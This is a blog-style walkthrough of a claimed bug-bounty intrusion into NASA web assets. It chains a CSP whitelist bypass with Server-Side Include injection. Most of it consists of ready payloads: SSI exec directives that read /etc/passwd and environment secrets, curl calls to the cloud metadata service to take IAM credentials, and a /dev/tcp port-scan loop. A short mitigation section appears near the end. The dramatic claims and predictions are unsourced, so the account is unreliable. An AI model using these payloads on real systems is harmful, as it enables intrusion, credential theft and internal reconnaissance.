
Listen to this Post
Introduction:

In a stunning demonstration of offensive security persistence, a security researcher successfully penetrated NASA’s external attack surface, chaining multiple high-severity vulnerabilities to achieve critical internal access. This case study, born from over 50 duplicate bug bounty reports, reveals how misconfigurations in common web security controls like Content Security Policy (CSP) and dangerous features like Server-Side Includes (SSI) can be weaponized for deep network intrusion. The findings underscore a brutal truth in modern cybersecurity: a single weakness, when combined with another, can bypass billion-dollar defenses.
Learning Objectives:
- Understand the mechanics of bypassing restrictive Content Security Policies (CSP) for Cross-Site Scripting (XSS).
- Learn how to exploit Server-Side Include (SSI) injection to achieve Server-Side Request Forgery (SSRF) and internal reconnaissance.
- Master the methodology of chaining vulnerabilities to escalate a minor finding into a critical infrastructure breach.
You Should Know:
1. Bypassing CSP: The Misconfigured Whitelist Attack
A Content Security Policy is a critical defense-in-depth header that instructs the browser which sources of scripts, styles, and other resources are trusted. A misconfigured CSP, however, can become the very vector for its own bypass.
Step‑by‑step guide:
Step 1: Identify and Analyze the CSP: Use browser developer tools (F12 -> Network tab, examine Response Headers) or a tool like `curl` to view the `Content-Security-Policy` header.
curl -I https://target.nasa.gov
Step 2: Map Whitelisted Domains: Look for directives like script-src, img-src, or default-src. Note any domains that allow user-controlled input or host JSONP endpoints.
Step 3: Exploit a Trusted Source: If https://cdn.target.nasa.gov` is whitelisted inscript-src, an attacker might find an upload functionality on that subdomain. They could upload a malicious JavaScript file (e.g.,payload.js`) and then trigger the victim’s browser to load it via a reflected XSS payload.
<script src="https://cdn.target.nasa.gov/user_uploads/payload.js"></script>
The browser sees the request coming from a whitelisted source and executes the script.
2. Server-Side Include (SSI) Injection Primer
SSI is a primitive server-side scripting language used to include dynamic content. If an application unsafely incorporates user input into an SSI directive, it can lead to remote code execution or file disclosure.
Step‑by‑step guide:
Step 1: Detection: Test input fields (forms, URL parameters, headers) with basic SSI directives.
<!--echo var="DATE_LOCAL" -->
<!--include virtual="/etc/passwd" -->
Step 2: Confirm Execution: If the first directive returns the server’s date or the second includes file contents, SSI injection is confirmed.
Step 3: Execute Commands: The `exec` directive can be used to run system commands.
<!--exec cmd="whoami" -->
- Chaining SSI to SSRF and Cloud Metadata Poisoning
This is where the attack escalates. The `exec` directive can be used to make internal network requests, turning SSI into an SSRF engine.
Step‑by‑step guide:
Step 1: Probe Internal Networks: Use SSI to run tools like `curl` or `wget` from the server’s context.
<!--exec cmd="curl http://169.254.169.254/latest/meta-data/" -->
This command, if run on an AWS EC2 instance, would fetch cloud metadata.
Step 2: Steal IAM Credentials: Retrieve temporary security credentials from the metadata service.
<!--exec cmd="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" -->
<!--exec cmd="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/NASA-App-Role" -->
Step 3: Lateral Movement: Use these credentials with the AWS CLI (theoretically installed on the server) to enumerate S3 buckets, EC2 instances, and other services from within the cloud environment.
4. Environment Variable Disclosure via Process Inspection
SSI command execution can also be used to dump environment variables, which often contain API keys, database passwords, and configuration secrets.
Step‑by‑step guide:
On Linux:
<!--exec cmd="env" -->
<!--exec cmd="cat /proc/self/environ" -->
On Windows: (If the underlying server is Windows)
<!--exec cmd="set" -->
5. Internal Infrastructure Reconnaissance
With a foothold via SSI, an attacker can map the internal network, identifying databases, management interfaces, and other non-public services.
Step‑by‑step guide:
Step 1: Network Enumeration: Use simple commands to scan.
<!--exec cmd="arp -a" --> <!-- View local ARP cache -->
<!--exec cmd="netstat -an" --> <!-- View active connections -->
Step 2: Port Scanning: A basic `bash` loop for internal scanning (if `bash` and `nc` are available).
<!--exec cmd="for i in {1..1024}; do timeout 1 bash -c \"echo >/dev/tcp/192.168.1.$i/80\" 2>/dev/null && echo \"192.168.1.$i:80 is open\"; done" -->
6. Mitigation: Locking Down SSI and CSP
Prevention is rooted in configuration hardening and input validation.
Step‑by‑step guide for defenders:
Disable SSI Unless Absolutely Required: In Apache, ensure `IncludesNOEXEC` is set or disable `Includes` entirely. In Nginx, SSI is a module that can be omitted.
Harden CSP: Avoid `unsafe-inline` and unsafe-eval. Use strict, hash-based policies. Do not whitelist entire CDN domains if they host user content. Implement a reporting endpoint with `report-uri` or report-to.
Segment Cloud Metadata: Use IMDSv2 (Instance Metadata Service v2) which requires a session token, and apply hop limits to prevent containerized workloads from accessing the host metadata. Use IAM roles with the principle of least privilege.
- The Bug Bounty Hunter’s Mindset: Persistence Past Duplicates
The operational lesson extends beyond technical commands to methodology.
Step‑by‑step guide for researchers:
Step 1: Document Everything: When you get a duplicate, note the surface area and vulnerability class. This maps the “known” territory.
Step 2: Chain Thinking: For every entry point (like an XSS), ask: “What can this interact with?” Can it hit an internal admin panel? Can it be used to bypass a CSRF token for a more critical function?
Step 3: Deeper Recon: Use tools like `ffuf` or `gobuster` on related subdomains discovered via CSP headers or JS files. Look for forgotten test environments, staging sites, or asset management systems that may have weaker defenses.
gobuster dir -u https://cdn.target.nasa.gov -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
What Undercode Say:
- The Perimeter is an Illusion: The chain of SSI->SSRF->Cloud Metadata proves that compromising a public-facing web server can instantly bridge the gap to the most sensitive core of a cloud environment. Network segmentation is useless if the application server can talk to the metadata service.
- Persistence is a Technical Skill: Submitting 50+ duplicates is not just grit; it’s a systematic approach to reconnaissance. Each duplicate refines the attacker’s map, guiding them to the one unguarded path everyone else missed. This iterative probing is a fundamental offensive technique.
Analysis: This incident is a masterclass in attack chaining and resilience. It moves beyond singular “critical” vulnerabilities, showing that medium-severity flaws are often the most dangerous in the hands of a creative attacker. For NASA, the compromise of cloud metadata represents a near-worst-case scenario, potentially leading to full cloud tenant compromise. For the security community, it reinforces that legacy features like SSI, often forgotten in modern “API-first” architectures, remain lethal. The researcher’s journey highlights the non-linear path to critical findings, where success is built on a foundation of rejected reports.
Prediction:
This successful penetration will catalyze a two-fold shift. First, within major organizations like NASA, it will trigger aggressive internal campaigns to discover and disable SSI across all web assets and mandate comprehensive CSP audits, moving beyond basic XSS prevention. Second, within the bug bounty and offensive security community, it will popularize “infrastructure-chain” attacks. Researchers will increasingly pivot from hunting for classic RCE to meticulously mapping how lower-severity web flaws can be used as a pivot to attack adjacent cloud and internal systems, making cloud metadata services and internal service discovery prime targets in every major program. The era of the singular vulnerability is over; the era of the vulnerability chain is here.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Xavi Marquez – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


